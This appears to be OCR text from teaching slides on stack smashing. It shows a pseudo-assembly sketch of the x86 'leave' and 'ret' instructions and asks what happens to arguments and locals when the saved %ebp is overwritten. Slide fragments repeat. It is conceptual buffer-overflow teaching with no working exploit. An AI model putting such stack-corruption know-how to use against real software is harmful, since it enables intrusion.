

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

